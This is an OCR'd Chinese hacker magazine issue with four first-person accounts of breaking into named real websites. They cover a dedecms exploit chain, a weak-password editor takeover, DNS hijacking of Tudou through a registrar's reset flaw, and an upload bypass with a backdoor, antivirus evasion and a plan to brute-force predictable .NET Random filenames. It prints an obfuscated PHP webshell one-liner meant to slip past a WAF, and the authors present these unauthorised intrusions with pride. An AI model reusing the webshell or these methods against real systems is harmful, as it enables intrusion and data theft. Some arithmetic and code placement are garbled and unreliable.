安全参考

第七期

Security Reference

HTTP://WWW.HACKCTO.COM

《安全参考》杂志组织机构名单

主办单位　　**《安全参考》杂志编辑部**

协办单位　　**（按合作时间先后顺序排列）**

法客论坛	team.f4ck.net
习科信息技术团队	blackbap.org
Biset Team	bbs.bis-gov.com
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com

《安全参考》编辑部组成员名单

总 编 辑	xfkxfk				
主　　编	DM_				
终审编辑	left				
责任编辑	Slient	xiaohui	桔子	冷鹰	仙人掌
	游风				
特约编辑	Uing07	Cr0ssln	梧桐雨	Yaseng	Akast

目录

第一章 常规渗透

第1节 我也来日道德网安，分享全过程

作者：小影
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.net

最近 dedecms 不是爆了个最新的漏洞么，于是就趁机来日下道德网安，发现主站 http://www.hackdark.com 是 DEDECMS 的！
然后试试那个写一句话的 exp，如图 1-1-1：

图 1-1-1

成功写进去了但是，如图 1-1-2：



图 1-1-2

被狗咬了！哎最新的狗。蛋疼。
这下怎么办呢，想了半天终于有了思路。一句话写不进去，我们可以尝试写个列上级目录的 php 脚本嘛！
于是改下 Yaseng 大牛的那个 exp，如图 1-1-3：



图 1-1-3

把这里一句话改成列上级目录的脚本，如果把上级目录列出来不就找到后台了么，然后用那

```
<?phpprint_r(scandir("../"))?>
```

个改管理密码的 exp 不就秒了么。

然后再试下一下 exp，如图 1-1-4：



图 1-1-4

看下 exp，如图 1-1-5：



图 1-1-5

```
<?phpprint_r(scandir(dirname(dirname(__FILE__))))?>
```

!! 一定是双引号的问题，--想了半天想到这个：

不用引号就能列目录的代码。然后继续改 exp，如图 1-1-6：



图 1-1-6

然后执行一下 exp，如图 1-1-7：



图 1-1-7

成功列出上级目录，找到后台地址！

然后用那个改密码的 exp 果断改后台账号密码，如图 1-1-8：

图 1-1-8

成功杀进后台！

但是拿 shell 蛋疼了，传什么马都被狗拦截，最新的狗不好过啊。有人给了个过狗的 asp 一

```
<?php $k="ass"."ert"; $k(${"_PO"."ST"}['k8']);?>
```

句话，但是他网站不支持 asp。找了好久找到了个变异的 php 一句话：

然后用过狗菜刀连接，成功连接，如图 1-1-9：



图 1-1-9

（全文完）责任编辑：桔子 责任主编：xfkxfk

第2节　简单得到如家酒店 Shell

作者：BLUE
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.net

事情是这样的，小菜我到新乡参加考试，然后在如家入住。
结果退房的时候，给我退了一张一百假钞。之前没注意，然后买高铁高铁回郑州的时候，发现时假钞。差点在高铁站没走掉。
然后回来就看一下如家官网，结果发现有编辑器，如图 1-2-1：



图　1-2-1

然后就上去看了下，如图 1-2-2：

图　1-2-2

弱口令直接进了有木有，如图 1-2-3：



图 1-2-3

然后下面就很顺利的得到了 shell，如图 1-2-4～6：

图 1-2-4

图 1-2-5

图 1-2-6

（全文完）责任编辑：桔子 责任主编：xfkxfk

第3节 记一次劫持土豆网-回忆录

作者：mibboy
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

1.挖到漏洞的起因

事情要从今年 5 月 12 日【汶川地震纪念日】说起~
相信每个黑阔最想日的都是自己的学校网站把？
我当然也不例外。
于是乎对自己的学校进行了一次渗透。
在学校网站上翻来翻去没招到可以直接利用的地方，真实郁闷。
漏洞是伪静态的，没找到有注入的地方，xss 也被过滤的很好。
哈哈，最后想到了一个好思路，听我慢慢道来~~~
以前有社工过管理邮箱，不过第二天就被改密码了。
因为有了社工过的资料，就最后想到了去社工客服~~~
查了查 whios，是新网互联的。
啊，网上好像没有什么社工新网互联的文章啊。
然后我去找回密码看看，看看可否回答问题找回密码。
这个时候就被我挖到了一个可以劫持几万个网站的漏洞把。

2.开始寻找目标网站劫持

我当时就激动的发了个微博，当时很多人对此只是笑我，没有几个人相信。
后来发现，凡是在新网互联购买域名的网站都可以劫持，漏洞原理也是比较简单，明文传输。
类似于中间人攻击吧。
后来通过站长工具 whios 查询，查询了一些国内比较出名的网站，结果土豆网不幸中招了！
如图 1-3-1：

图 1-3-1

新网互联找回密码需要用户名，但是他找回用户名的流程有点奇葩，只需要提供域名即可。木有错，只要域名就可以找回用户名，干脆直接用域名当用户名得了。

如图 1-3-2：

图 1-3-2

接着，找回邮箱的时候抓包，发现明文记录了原本的邮箱。

我果断改回了自己的邮箱，然后 post。

如图 1-3-3～图 1-3-6：

图 1-3-3



图 1-3-4



图 1-3-5

图 1-3-6

然后拿到了土豆网的域名管理的权限~~~如图 1-3-7：

图 1-3-7

接着各种信息泄漏，如图 1-3-8～图 1-3-10：

图 1-3-8

图 1-3-9

图 1-3-10

因为没有找到合适的服务器劫持。所以就提交给了乌云网。
但是厂商一直不来认领，然后看到新网互联的厂商一直积极忽略漏洞。

于是乎，第二天，也就是 5 月 12 日的当晚，我便开始劫持之旅！

3.劫持开始

这次风波也让我看清了不少人，在这之前，我想找人借我个服务器来劫持下，没有一个人肯借我，不是说没有，就是说我很忙到时候给你之类敷衍的话。擦，平时看他们写文章，劫持 XX 黑客论坛 XX 黑客网，社工 XX 网的时候。妈的服务器从来不缺少过。没办法，然后我找到了去年一次无意间测试一个 0day 提权后得到的韩国服务器，管理员偶尔才上一次线，以至于服务器直到现在我的帐号都没被删。然后开始劫持时失败了，土豆网的域名解析不了，然后我去找雨路，雨路很慷慨的给了个我临时空间，叫我传黑页，其余他帮我弄。不过还是失败了。

后来才晓得有一个步骤错了。接着我又试了试还是不行，然后，我去洗澡，洗完澡后，发现了雨路告诉我，劫持成功了，我去看了看土豆网，页面果然已经 404 了。

当然，只是说明劫持了，但是因为各种问题黑页没能正常解析。后来我发现雨路把我删了，删了我 QQ 好友，事后他说是因为怕被查水表，叫我收手吧。

3.装 B 的开始

当时啊 D 知道了我要劫持，也劝我别玩了，小心被抓怎样的。然后我自己一个人弄了 2 小时，成功劫持了。修改解析 IP 后，大概 15 分钟左右就生效了。

接着，我看到微博上已经有人注意到了土豆网被劫持。为了不造成太大影响，我劫持了土豆网也就不 1 小时多而已。剑心告诉我，厂商的人已经确认漏洞了，叫我赶快恢复。

然后我恢复了，我觉得有些过火了，赶快发了封邮件给土豆网的运维的人道歉，但是新网互联的人，我一直联系不上。

后来我看到漏洞果然被厂商确认了，新网互联的人找我索要联系地址说要发礼物。我犹豫了一下，填了。土豆网的运维小伙加了我 QQ。叫我别再弄了，我已经成功在半夜把两家公司的运维都吵醒了。

第二天，土豆网的运维小伙说，他们部门是不再追究了，不过领导就不知道了。叫我放心吧，应该不会有事的，我没啥在意。过了一会儿，他发了一截图给我看。

截图内容是新网互联的官方微博，微博内容大概说是，因为这次劫持，他们已经报案了。我擦，我可是留了真实的联系方式啊，这钓鱼查水表啊~~~~

后来不少人开始喷我了，说我装 B 活该被查水表，说我借乌云网当保护伞，骂我不配做白帽子。反之，我的微博粉丝暴涨，评论和@我的人也每秒再增加。

我没有想到事态的严重性已经超出我预料的范围。然后我的乌云网的号被封了，问了下剑心，他也是无奈之举，因为好事者把这件事全部推给了乌云网，说乌云网的人就这样，提交漏洞后就去入侵网站，出了事就拿白帽子来当挡箭牌。我哭笑不得啊。

第三天，土豆网的人告诉我，我没事啦。他们大事化小小事化了，新网的人估计也是怕土豆网的人告他们，所以发了个微博平息一下这件事。或许并没有真的报案吧~

事后，我查了查，发现搜狗拼音的官方网也是新网互联的……一条漏网之鱼。

（全文完）责任编辑：桔子　　责任主编：xfkxfk

第4节　一次检测引发的对随机数的探讨

作者：deleter

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

渗透过程毫无亮点，求不喷。没有牛逼的技巧，just for fun。

```
if(fileext!=".rar"&&fileext!=".rar"&&fileext!=""&&fileext!=".doc"&&fileext!=".xls"&&fileext!=".ppt"&&fileext!
=".pdf")
        {
            alert("请选择 rar,doc,xls,ppt,pdf 文件");
return false;
        }
```

目标网站是 aspx 的，用的是商业源码。登陆系统，找到上传的地方，看源码。
发现用 js 来判断后缀。用 burp 抓包改包秒杀之。
打包了源码，拖了库，留了个后门。上了几个提权杀器，被杀了。服务器装的是 eset endpoint security。简单加壳，过了杀软。溢出，抓管理员密码，IP 在内网，之前碰到 eset endpoint security，可能会拦截出站请求，怕把事情搞大，就没转发 3389，然后就悄悄离开了。
几天后，该站发出公告，说是系统发现重大漏洞，需要维护。我猜是之前不免杀的提权被杀软杀后，管理员看到了提示，发现了侵入痕迹。事情还是被搞大了，担惊受怕了好几天。一个星期后，网站上线，没有追究我的责任。粗略看了下，上传部分的漏洞没了，留的后门也被删了。因为没什么需求了，就任之而去了。
到了后来，因为要用到网站的数据，但是该网站对普通权限用户做了限制。此时萌生了二次入侵的想法。
重新找上传点，发现还是用 js 做的后缀验证，可以上传任意文件，并能用文件流的方式下载到上传后的文件，目测是读入文件流然后送往输出流。上产后的文件被改名为随机字符串，如 2b538465-8ff9-4ee5-89cc-d9e71495f267.asp。现在的问题是，传上去的文件找不到路径。依稀记得之前上传后的文件夹为/uploadfile/。尝试
/uploadfile/2b538465-8ff9-4ee5-89cc-d9e71495f267.asp，提示 404。
没办法了，只能去翻之前的代码，看看能不能找到与上传文件相关的东西。
从上传页面的 aspx 文件，找出对应的 dll，然后用 reflector 反编译。.net 的文件反编译出来的代码可读性还是蛮高的~

```
Random __gc* random = __gc new Random();
str = String::Concat(HttpContext::Current->Session[S"UserId"]->ToString(), random->Next(0x186a0,
0xf423f)->ToString(), str3);
```

产生文件名的关键代码是：
其中 str3 代表文件后缀。其算法是 UserId 后加上 100000 到 999999 的 6 为随机数字。
也就是说，可以进行爆破出来。
----------学术时间----------
渗透重要的一点是不能过早的暴露自己，我觉得，在本地花大段时间换一个在服务器上较小被发现的概率是值得的。
如果单纯的猜解的话，最差运气要 900000 次，暂时把它看成 1000000 次。此时有两种减少爆破猜解次数的方法。
第一种方法，靠增加上传的 asp 木马文件个数来减少猜测次数。1 个 asp 文件最多要 1000000 次猜测，2 个 asp 文件最多要 500000 次猜测，4 个 asp 文件最多要 250000 次猜测…我们可以看到，从一个文件增加到 4 个文件，可以大大减少需要猜测的次数。从服务器的日志看，上传一个 asp 木马是一次请求，猜测一次文件也是一次请求。但实际上，两者还是有差别的。

给上传和猜测分别设置权重。设上传的权重为 10，猜测的权重为 1。即猜 10 次相当于上传一次 asp 木马。这样，我们可以得出最优的上传次数与猜测次数。经过一系列的数学计算…

图 1-4-1

第二种方法，既然是靠随机数产生文件名，大家都知道，计算机中的随机数都是伪随机，靠一个种子经过一系列运算来得出一串数值罢了。

这样，伪随机就有被猜测到的可能。

去 msdn 上看 c#中对随机数的定义。

http://msdn.microsoft.com/zh-cn/library/vstudio/h343ddh9.aspx

构造函数 Random()默认种子值是从系统时钟派生而来的，具有有限的分辨率。

因此，通过调用默认构造函数而频繁创建的不同 Random 对象将具有相同的默认种子值，因而会产生几组相同的随机数。

也就是说，如果本地和服务器上产生随机数的时间一致的话，可能会出现相同的随机序列。

服务器的时间可由 http 响应头中得到。

不过 http 响应头中的时间为 GMT 格式，需要做下转换以相互对应。

为了测试这个想法，特地安装 visual stadio 2012，从网上找了一段代码来进行测试。

```
public static string ToGMTString(DateTimedt)
{
returndt.ToUniversalTime().ToString("r");
}
static void Main(string[] args)
{
for (inti = 0; i< 100000000; i++)
            {
Console.Write(DateTime.Now.TimeOfDay.ToString());
Console.Write(" ");
Console.Write(ToGMTString(DateTime.Now));
Console.Write(" ");
                        Random r = new Random();
Console.WriteLine(r.Next(0x186a0, 0xf423f).ToString());
            }
}
```

编译成功后，本机开两个进程运行，并把输出重定向到 txt 文件中.

如图 1-4-2：



图 1-4-2

可以得出两个结论。一是接近的时间点取随机数是会重复的，二是两个进程取随机数的时间相同或接近的话，可能取到相同的随机数。

如果在两台不同的电脑上运行呢？如图 1-4-3：



图 1-4-3

结论是两台不同的电脑，即便时间接近产生的随机数也是不同的。

图 1-4-4

这不科学啊！

反编译 random 类，发现构造函数。

public: Random();

public: Random(Int32 __gc* Seed);

其中

```
public: Random() : this(Environment::TickCount)
{
}
```

也就是说，Random()最终还是调用的 Random(Int32 __gc* Seed)。
追溯 Environment::TickCount，
搜了下 nativeGetTickCount()这个函数，
该函数从 0 开始计时，返回自设备启动后的毫秒数（不含系统暂停时间）
详见 http://www.cnblogs.com/jxsoft/archive/2011/10/17/2215366.html
那么，假设服务器的开机时间为 1 天到 30 天之间。那么，所需爆破的次数约为
1000*60*60*60*24*30=155520000000=155.52G
按照目前计算机的性能，应该花不了多长时间的。
但目前的情况，对于我们来说，是不知道服务器运行了多长时间的。我们可以利用的方式只能是先获得一个系统产生的随机数，然后通过爆破，得到当时系统运行的时间，并记录下服务器响应的时间。然后发送一次请求，记录下响应时间，推测出此时系统运行的时间，然后本地产生一小段时间内的随机数，进行爆破。
此时涉及到一个概率重复的问题。设随机数的取值范围为 n，如果 n 太小，在产生完一组随机数之后极有可能出现很多重复的数值，这会影响到对系统时间的判断。这时候需要在服务器上产生多个有时间关联的随机样本，才能以更高概率推测出服务器的当前运行时间。需要的样本个数与猜错的概率成反比。
或者可以尝试 DDOS 使服务器重启~
（只是猜想，未经测试）
----------学术时间 over----------

```
public: __property static Int32 __gc* get_TickCount()
{
return Environment::nativeGetTickCount();
}
```

